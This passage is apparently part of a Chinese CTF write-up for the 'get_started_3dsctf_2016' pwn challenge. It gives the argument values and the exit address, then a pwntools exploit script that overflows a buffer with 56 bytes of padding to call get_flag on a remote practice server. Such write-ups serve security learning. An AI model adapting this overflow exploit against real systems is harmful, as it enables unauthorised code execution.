
a1的值814536271就是0x308CD64F

由于该题目没开启标准输入输出,于是我们得让函数正常退出来得到回显

exit函数地址0x0804E6A0
exp

python 复制代码
from pwn import *

get_flag=0x080489A0
exit_addr=0x0804E6A0
a1=0x308CD64F
a2=0x195719D1

p=remote('node5.buuoj.cn',28150)
#p=process('./get_started_3dsctf_2016')
context.log_level='debug'
sleep(0.1)

payload = b'a'*56
payload += p32(get_flag)+ p32(exit_addr) + p32(a1) + p32(a2)

p.sendline(payload)
p.interactive()
相关推荐
Xudde.4 分钟前
Mr-Robot 靶机渗透测试(Vulnhub Writeup)
笔记·学习·安全·web安全
聚铭网络14 分钟前
你的“三高一弱”排查到位了吗?
安全
howdoyoudo2026065 小时前
AI审计手记 #28:从“暂停训练”到“切断联网”——AI安全控制手段的极限升级
大数据·人工智能·安全·ai·语言模型
xiaohaiAIgeo9 小时前
【2026年】通风柜自动门安全吗?联锁逻辑与防夹设计
人工智能·安全·科普知识
·云扬·10 小时前
Prompt 工程与安全:从 System 设计到注入防御
java·人工智能·安全·ai·prompt
QZ1665609515913 小时前
金融数据流转监测排行:从看见到拦截的距离
网络·安全·网络安全·金融
看着博客敲代码13 小时前
WorkBuddy 接上 Kali MCP 做自动化渗透:信息收集到初步验证的落地记录
linux·人工智能·安全·网络安全·自动化
里昂00715 小时前
发工单前,怎样清理 JSON 日志而不破坏排错信息?
安全
砚凝霜17 小时前
【软考信息安全】第二十一章 网络设备安全概述与安全机制
网络·安全
看着博客敲代码18 小时前
Nmap NSE 资产指纹识别:从脚本输出到资产清单
安全·网络安全·自动化